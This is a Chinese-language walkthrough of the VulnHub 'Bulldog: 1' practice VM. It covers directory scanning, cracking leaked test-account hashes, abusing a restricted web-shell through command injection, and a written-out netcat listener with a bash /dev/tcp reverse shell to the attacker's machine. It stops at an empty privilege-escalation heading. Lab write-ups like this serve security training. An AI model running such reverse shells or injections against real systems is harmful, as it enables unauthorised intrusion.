
Bulldog
Bulldog
下载地址:Bulldog: 1 ~ VulnHub
1 信息收集

1.1 端口扫描

1.2 后台目录扫描
python dirsearch.py -u http://192.168.0.3/

1.2.1 目录分析

/dev/dev页面为内部页面,在此页面下发现存在web-shell敏感信息
点击Web-Shell,发现需要认证后才可以使用
查看页面源码,存在测试的账号与密码Hash值

解密Hash
ddf45997a7e18a25ad5f5cf222da64814dd060d5:bulldog

d8b8dd5e7f000b8dea26ef8428caf38c04466b3e:bulldoglover

尝试使用测试账号登录网站后台:
/admin/使用邮箱账号尝试登录后台
使用用户名尝试登录后台:成功进入,但是没有可以利用的点

登录后,再次尝试Web-Shell功能点:成功显示Web-Shell内容

2 Web-Shell利用
2.1 尝试命令执行
无法执行展示命令之外的系统命令


2.2 尝试利用系统命令注入
成功执行

2.3 反弹Shell
# kali

nc -nvlp 4444

# Web-Shell执行命令

echo "bash -i >& /dev/tcp/192.168.0.2/4444 0>&1" | bash
3 提权
